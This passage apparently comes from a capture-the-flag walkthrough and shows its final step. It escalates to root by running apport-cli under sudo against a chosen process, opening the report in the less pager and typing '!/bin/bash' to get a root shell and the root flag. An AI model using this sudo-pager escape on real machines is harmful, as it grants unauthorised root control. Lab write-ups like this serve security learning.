logan    1928  0.0  0.0  10808  3508 pts/1    R+   14:16   0:00 ps -ux
```

We will use PID 1706 to execute the next command:


We now run apport-cli using sudo , specifying the PID using the -P flag and file-bug mode using the -f flag. The tool will then gather information and report any issues with that process, prompting us to pick what to do with the report. We proceed to select view report , and since less is configured as the default pager, we can run the !bin/bash command and spawn an interactive system shell as root . There for we will use following command:

```
1 sudo /usr/bin/apport-cli -f -P 1706
```




At the end, there will be a double prompt; we will type the following, and we should have root rights on this machine:

```
1  `!/bin/bash`
```



Now you can see that we have root rights on this machine:



Now we go to the root folder, and you can see that we have the root flag there:

